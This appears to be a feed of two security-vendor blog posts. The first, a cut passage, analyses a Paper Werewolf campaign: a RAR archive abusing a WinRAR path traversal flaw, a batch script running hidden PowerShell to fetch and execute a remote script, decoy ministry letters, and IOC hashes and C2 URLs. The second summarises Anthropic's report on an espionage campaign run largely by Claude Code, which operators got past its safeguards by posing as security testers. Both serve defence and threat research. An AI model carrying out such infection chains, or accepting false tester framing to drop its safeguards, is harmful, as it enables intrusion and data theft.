The phrase “письмо Мипромторг” is misspelled; the correct form is “письмо Минпромторга.” This term refers to an official letter or communication issued by the Ministry of Industry and Trade of the Russian Federation (Минпромторг России). The same misspelling error is in the archive file name: Вх.письмо_Мипромторг.rar.

Essentially the file in the archive is a batch script that launches a hidden PowerShell process. This process navigates to a user-specific AppData directory, then downloads a PowerShell script named docc1.ps1 from a remote URL (https://2k-linep[.]com/upload/docc1.ps1) and saves it to the current working directory. The script is then executed via a new PowerShell instance with execution policy restrictions bypassed.

The downloaded script (docc1.ps1) extracts both a PDF file and an EchoGather payload, using a technique similar to the one described previously. However, in this instance, the embedded PDF differs from earlier samples. This document is allegedly sent from the deputy of the Ministry of Industry and Trade of the Russian Federation, asking for price justification documentation under the state defense order, focusing on violations of deadlines and reporting on pricing approval processes.

The companies listed with their emails on the top right side of the first page (Almaz-Antey, Shvabe, and the United Instrument-Making Corporation) are major Russian defense-industry and high-technology enterprises, and they might be the intended recipients of this decoy document.

Page 1
Page 2
Page 3

The same vulnerability was used by several threat actors including RomCom (Russia-aligned) and Paper Werewolf, a cyberespionage group targeting Russian organizations and active since 2022. In early August, BI.ZONE Threat Intelligence published a report about an ongoing campaign of Paper Werewolf that exploits CVE-2025-6218, affects WinRAR versions up to and including 7.11 and enables directory traversal attacks that allow malicious archives to extract files outside their intended directories. A second zero-day, at the time, vulnerability that abuses ADSs for path traversal. The report doesn’t mention CVE-2025-8088, but based on the description we assume that is the same vulnerability.

The interesting part is that we can see similarities between the decoy documents from the report to the document above. First, the filename of the decoy document in the report is запрос Минпромторга РФ.pdf (Request of the Ministry of Industry and Trade of the Russian Federation.pdf) no misspellings in the filename. It refers to the same office. The document asks to assess the impact of a specific government resolution on production capacities of subsidy recipients. Next, both documents share the same template and structure: red stamp on the left side, followed by the same information about the office, the date and the request id. Both documents contain a request for information to be submitted to a government-affiliated organization.

Attribution

Based on the shared infrastructure, such as the ruzede[.]com domain, as well as notable similarities in decoy document construction and the exploitation of the WINRAR vulnerability that leverages ADSs, we attribute this campaign to the Paper Werewolf (aka GOFFEE) threat group. The recent use of XLL files suggests that the group is experimenting with new delivery methods while continuing to rely on established infrastructure, possibly in an attempt to evade detection. In addition, the use of a new, yet simple, backdoor may indicate an effort to improve and evolve their toolset.

Summary

It’s less common to see public reporting on threats targeting Russian organizations, which makes this campaign worth highlighting. The threat actor appears to be actively exploring new methods to evade detection, including the use of XLL-based delivery techniques and newly developed payloads. These changes suggest an effort to enhance their capabilities. However, there are still clear gaps in both technical execution and linguistic accuracy, indicating that their tradecraft is still developing. 

IOCs

XLL Loader

0506a6fcee0d4bf731f1825484582180978995a8f9b84fc59b6e631f720915da

EchoGather Hashes and C2 Infrastructure

sha256C2 Address
c3e04bb4f4d51bb1ae8e67ce72aff1c3abeca84523ea7137379f06eb347e1669    https://ruzede[.]com/blogs/drafts/publish/schedule/seosso/login/mfa/verify/token/refresh/ips/blocklist/whitelist 
0d1dd7a62f3ea0d0fbeea905a48ae8794f49319ee0c34f15a3a871899404bf05
b2419afcfc24955b4439100706858d7e7fc9fdf8af0bb03b70e13d8eed52935c    https://fast-eda.my/dostavka/lavka/kategorii/zakuski/sushi/sety/skidki/regiony/msk/birylievo 
23d917781e288a6fa9a1296404682e6cf47f11f2a09b7e4f340501bf92d68514
dd5a16d0132eb38f64293b8419bab3a3a80f48dc050129a8752989539a5c97bf
74fab6adc77307ef9767e710d97c885352763e68518b2109d860bb45e9d0a8eb

Other Files

sha256File name (based on VirusTotal)
b6914d702969bc92e8716ece92287c0f52fc129c6fb4796676a738b103a6e039mswt.ps1
29101c580b33b77b51a6afe389955b151a4d0913716b253672cc0c0a41e5ccc8N/A
cdc3355ae57cc371c6c0918c0b5451b9298fc7d7c7035fa4b24d0cd08af4122cC:\Users\user\AppData\Roaming\Microsoft\Windows\docc1.ps1
dc2df351c306a314569b1eeaccf5046ce5a64df487fa51c907cb065e968bba80Вх.письмо_Мипромторг.lnk:.._.._.._.._.._Roaming_Microsoft_Windows_run.bat
76e4d344b3ec52d3f1a81de235022ad2b983eb868b001b93e56deee54ae593c5Вх.письмо_Мипромторг.rar
6a00b1ed5afcd63758b9be4bd1c870dbfe880a1a3d4e852bb05c92418d33e6dainvite.pdf
2abb9e7c155beaa3dcfa38682633dcbea42f07740385cac463e4ca5c6598b438(pdf document)

Explore which AI SOC platform is right for you.

The post Tracing a Paper Werewolf campaign through AI-generated decoys and Excel XLLs appeared first on Intezer.

What the Anthropic report on AI espionage means for security leaders

14 November 2025 at 17:35

1. Introduction: The Benchmark, Not the Hype

For a while now, the security community has been aware that threat actors are using AI. We’ve seen evidence of it for everything from generating phishing content to optimizing malware. The recent report from Anthropic on an “AI-orchestrated cyber espionage campaign”, however, marks a significant milestone.

This is the first time we have a public, detailed report of a campaign where AI was used at this scale and with this level of sophistication, moving the threat from a collection of AI-assisted tasks to a largely autonomous, orchestrated operation.

This report is a significant new benchmark for our industry. It’s not a reason to panic – it’s a reason to prepare. It provides the first detailed case study of a state-sponsored attack with three critical distinctions:

  • It was “agentic”: This wasn’t just an attacker using AI for help. This was an AI system executing 80-90% of the attack largely on its own.
  • It targeted high-value entities: The campaign was aimed at approximately 30 major technology corporations, financial institutions, and government agencies.
  • It had successful intrusions: Anthropic confirmed the campaign resulted in “a handful of successful intrusions” and obtained access to “confirmed high-value targets for intelligence collection”.

Together, these distinctions show why this case matters. A high-level, autonomous, and successful AI-driven attack is no longer a future theory. It is a documented, current-day reality.

2. What Actually Happened: A Summary of the Attack

For those who haven’t read the full report (or the summary blog post), here are the key facts.

The attack (designated GTG-1002) was a “highly sophisticated cyber espionage operation” detected in mid-September 2025.

  • AI Autonomy: The attacker used Anthropic’s Claude Code as an autonomous agent, which independently executed 80-90% of all tactical work.
  • Human Role: Human operators acted as “strategic supervisors”. They set the initial targets and authorized critical decisions, like escalating to active exploitation or approving final data exfiltration.
  • Bypassing Safeguards: The operators bypassed AI safety controls using simple “social engineering”. The report notes, “The key was role-play: the human operators claimed that they were employees of legitimate cybersecurity firms and convinced Claude that it was being used in defensive cybersecurity testing”.
  • Full Lifecycle: The AI autonomously executed the entire attack chain: reconnaissance, vulnerability discovery, exploitation, lateral movement, credential harvesting, and data collection.
  • Timeline: After detecting the activity, Anthropic’s team launched an investigation, banned the accounts, and notified partners and affected entities over the “following ten days”.

Source: https://www.anthropic.com/news/disrupting-AI-espionage

3. What Was Not New (And Why It Matters)

To have a credible discussion, we must also look at what wasn’t new. This attack wasn’t about secret, magical weapons.

The report is clear that the attack’s sophistication came from orchestration, not novelty.

  • No Zero-Days: The report does not mention the use of novel zero-day exploits.
  • Commodity Tools: The report states, “The operational infrastructure relied overwhelmingly on open source penetration testing tools rather than custom malware development”.

This matters because defenders often look for new exploit types or malware indicators. But the shift here is operational, not technical. The attackers didn’t invent a new weapon, they built a far more effective way to use the ones we already know.

4. The New Reality: Why This Is an Evolving Threat

So, if the tools aren’t new, what is? The execution model. And we must assume this new model is here to stay.

This new attack method is a natural evolution of technology. We should not expect it to be “stopped” at the source for two main reasons:

  1. Commercial Safeguards are Limited: AI vendors like Anthropic are building strong safety controls – it’s how this was detected in the first place. But as the report notes, malicious actors are continually trying to find ways around them. No vendor can be expected to block 100% of all malicious activity.
  2. The Open-Source Factor: This is the larger trend. Attackers don’t need to use a commercial, monitored service. With powerful open-source AI models and orchestration frameworks – such as LLaMA, self-hosted inference stacks, and LangChain/LangGraph agents – attackers can build private AI systems on their own infrastructure. This leaves no vendor in the middle to monitor or prevent the abuse.

The attack surface is not necessarily growing, but the attacker’s execution engine is accelerating.

5. Detection: Key Patterns to Hunt For

While the techniques were familiar, their execution creates a different kind of detection challenge. An AI-driven attack doesn’t generate one “smoking gun” alert, like a unique malware hash or a known-bad IP. Instead, it generates a storm of low-fidelity signals. The key is to hunt for the patterns within this noise:

  • Anomalous Request Volumes: The AI operated at “physically impossible request rates” with “peak activity included thousands of requests, representing sustained request rates of multiple operations per second”. This is a classic low-fidelity, high-volume signal that is often just seen as noise.
  • Commodity and Open-Source Penetration Testing Tools: The attack utilized a combination of “standard security utilities” and “open source penetration testing tools”.
  • Traffic from Browser Automation: The report explicitly calls out “Browser automation for web application reconnaissance” to “systematically catalog target infrastructure” and “analyze authentication mechanisms”.
  • Automated Stolen Credential Testing: The AI didn’t just test one password, it “systematically tested authentication against internal APIs, database systems, container registries, and logging infrastructure”. This automated, broad, and rapid testing looks very different from a human’s manual attempts.
  • Audit for Unauthorized Account Creation: This is a critical, high-confidence post-exploitation signal. In one successful compromise, the AI’s autonomous actions included the creation of a “persistent backdoor user”.

6. The Defender’s Challenge: A Flood of Low-Fidelity Noise

The detection patterns listed above create the central challenge of defending against AI-orchestrated attacks. The problem isn’t just alert volume, it’s that these attacks generate a massive volume of low-fidelity alerts.

This new execution model creates critical blind spots:

  1. The Volume Blind Spot: The AI’s automated nature creates a flood of low-confidence alerts. No human-only SOC can manually triage this volume.
  2. The Temporal (Speed) Blind Spot: A human-led intrusion might take days or weeks. Here, the AI compressed a full database extraction – from authentication to data parsing – into just 2-6 hours. Our human-based detection and response loops are often too slow to keep up.
  3. The Context Blind Spot: The AI’s real power is connecting many small, seemingly unrelated signals (a scan, a login failure, a data query) into a single, coherent attack chain. A human analyst, looking at these alerts one by one, would likely miss the larger pattern.

7. The Importance of Autonomous Triage and Investigation

When the attack is autonomous, the defense must also have autonomous capabilities.

We cannot hire our way out of this speed and scale problem. The security operations model must shift. The goal of autonomous triage is not just to add context, but to handle the entire investigation process for every single alert, especially the thousands of low-severity signals that AI-driven attacks create.

An autonomous system can automatically investigate these signals at machine speed, determine which ones are irrelevant noise, and suppress them.

This is the true value: the system escalates only the high-confidence, confirmed incidents that actually matter. This frees your human analysts from chasing noise and allows them to focus on real, complex threats.

This is exactly the type of challenge autonomous triage systems like the one we’ve built at Intezer were designed to solve. As Anthropic’s own report concludes, “Security teams should experiment with applying AI for defense in areas like SOC automation, threat detection… and incident response“.

8. Evolving Your Offensive Security Program

To defend against this threat, we must be able to test our defenses against it. All offensive security activities, internal red teams, external penetration tests, and attack simulations, must evolve.

It is no longer enough for offensive security teams to manually simulate attacks. To truly test your defenses, your red teams or external pentesters must adopt agentic AI frameworks themselves.

The new mandate is to simulate the speed, scale, and orchestration of an AI-driven attack, similar to the one detailed in the Anthropic report. Only then can you validate whether your defensive systems and automated processes can withstand this new class of automated onslaught. Naturally, all such simulations must be done safely and ethically to prevent any real-world risk.

9. Conclusion: When the Threat Model Changes, Our Processes Must, Too.

The Anthropic report doesn’t introduce a new magic exploit. It introduces a new execution model that we now need to design our defenses around.

Let’s summarize the key, practical takeaways:

  • AI-orchestrated attacks are a proven, documented reality.
  • The primary threat is speed and scale, which is designed to overwhelm manual security processes.
  • Security leaders must prioritize automating investigation and triage to suppress the noise and escalate what matters.
  • We must evolve offensive security testing to simulate this new class of autonomous threat.

This report is a clear signal. The threat model has officially changed. Your security architecture, processes, and playbooks must change with it. The same applies if you rely on an MSSP, verify they’re evolving their detection and triage capabilities for this new model. This shift isn’t hype, it’s a practical change in execution speed. With the right adjustments and automation, defenders can meet this challenge.

To learn more, you can read the Anthropic blog post here and the full technical report here.

The post What the Anthropic report on AI espionage means for security leaders appeared first on Intezer.

❌